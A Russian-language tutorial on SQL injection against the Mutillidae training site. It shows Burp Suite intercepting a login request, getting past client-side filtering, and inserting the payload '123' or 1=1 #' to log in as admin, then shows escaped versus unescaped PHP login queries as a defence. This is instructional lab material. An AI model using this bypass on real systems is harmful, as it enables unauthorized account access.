





И коннектим BurpSuite:




Переходим на вкладку Intercept, и перехватчик должен быть включен:



Если я хочу перейти на любую страницу, для примера это будет «Home», то в BurpSuite отобразится исчерпывающая информация, которую удалось перехватить:




Попробуем авторизоваться с помощью логина «admin», в поле Name, и пароля «123' or 1=1 #», в поле «Password»:




Ничего не было отправлено в Burp, так как этот запрос был остановлен до того, как был отправлен в интернет. Иными словами, он был блокирован со стороны клиента. В этой ситуации нужно избавиться от опасных символов, которые фильтруются на клиентской стороне. Мы просто введем логин и пароль, которые попадут в Burp Suite. В Burp мы добавим опасные символы, которые позволят нам обойти аутентификацию, или запустить код на сервере жертвы.

С помощью Burp мы сможем обойти фильтрацию со стороны клиента.


Теперь перейдем к практике, и на странице регистрации я введу в поле «Name» - admin, а в поле «Password» - aaa. Это обычный запрос, и он не будет блокирован со стороны клиента:



Перейдем на вкладку «Params» в Burp Suite для того, чтобы отредактировать наш пароль, воспользовавшись эксплойтом, который мы уже использовали:



Изменим поле с именем «password» на «123' or 1=1 #»:



Жмем два раза кнопку «Forward» и переходим на веб-сайт:



В итоге мы успешно авторизировались под учетной записью администратора.

Безопасность — Предотвращение SQL-инъекций через страницы авторизации.

Продолжаем рассматривать SQL-инъекции, и в данном случае я бы хотел затронуть тему безопасности и предотвращение инъекций через страницы авторизации.

Перейдем непосредственно к практике, и рассмотрим самый высокий уровень безопасности на сайте Mutillidae:




Это довольно серьезный уровень защиты, но в некоторых ситуациях его можно обойти. Данный уровень безопасности не является идеальным, и существуют веб-приложения с более высоким уровнем защиты от SQL-инъекций.


Начинаем экспериментировать с этим веб-сайтом, и введем в поле «Name» - admin, а в поле «Password» - zzz. Напоминаю, что мы уже сконнектились с Burp Suite. Как это делать, я рассматривал в предыдущей главе:




Перехватчик в Burp Suite работает:



Жмем кнопку «Login», и видим перехваченные пакеты в Burp:



Нам нужно внедрить мини-эксплойт для проверки, точно также, как я делал ранее. Переходим на вкладку «Params», и уже там редактируем наш пароль, на «zzz» or `1=1 #`:



Работаем дальше с перехватчиком, и жмем кнопку «Forward», для дальнейшей передачи пакетов. Как видим, получаем ошибку аутентификации:



Можно прийти к выводу, что эта страница достаточно защищена, так как с такими настройками безопасности мы не можем осуществить инъекцию.

Еще раз повторяюсь, что это не самый лучший метод защиты веб-сайта, но в этом конкретном случае защита достаточно хороша.


Посмотрим на код авторизации этого сайта, на разных настройках безопасности. Разница в выражении «SELECT»:

```
login.php - /home/timcore/Desktop - Geany (sandboxed or root)
File Edit Search View Document Project Build Tools Help

login.php x
1 $query = "SELECT * FROM accounts WHERE username='".
2   $username
3   "' AND password='".
4   $password.
5
6 $query = "SELECT * FROM accounts WHERE username='".
7   $conn->real_escape_string($username) .
8   "' AND password'".
9   $conn->real_escape_string($password).
10  "'";
11

07:30:30: This is Geany 1.33.
Status 07:30:30: File /home/timcore/Desktop/login.php opened(1).
Compiler
This is Geany 1.33.
```

